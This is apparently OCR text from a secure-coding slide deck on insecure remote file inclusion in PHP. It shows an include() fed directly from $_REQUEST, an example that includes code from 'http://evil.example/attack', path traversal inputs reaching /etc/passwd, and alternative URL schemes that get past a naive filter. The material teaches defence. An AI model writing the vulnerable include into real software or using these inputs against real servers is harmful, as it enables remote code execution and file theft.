

Web Service
Browser & HTTP
your app
TRUST BOUNDARY
Database


Another
example

http://example.com/page


?file=contact.html

```php
<?php
include(
  $_REQUEST['file']
);
?>
```


http://example.com/page
?file=contact.html
becomes
<?php
include(
'contact.html'
);
?>

```
<?php
    include (
'http://google.com/'
    );

??
```

```
<?php
  include (
'http://evil.example/attack'
  );
?>
```



can be PHP code!


OWASP TOP 10: A3


Insecure Remote File Include


(not just PHP)

VALIDATE! How?

- if starts w/ "http://"
  reject!


Hmmm...


/etc/passwd
../etc/passwd
../../etc/passwd



ftp://
zlib://
ogg://
gopher://


Did you get everything?

Probably not.

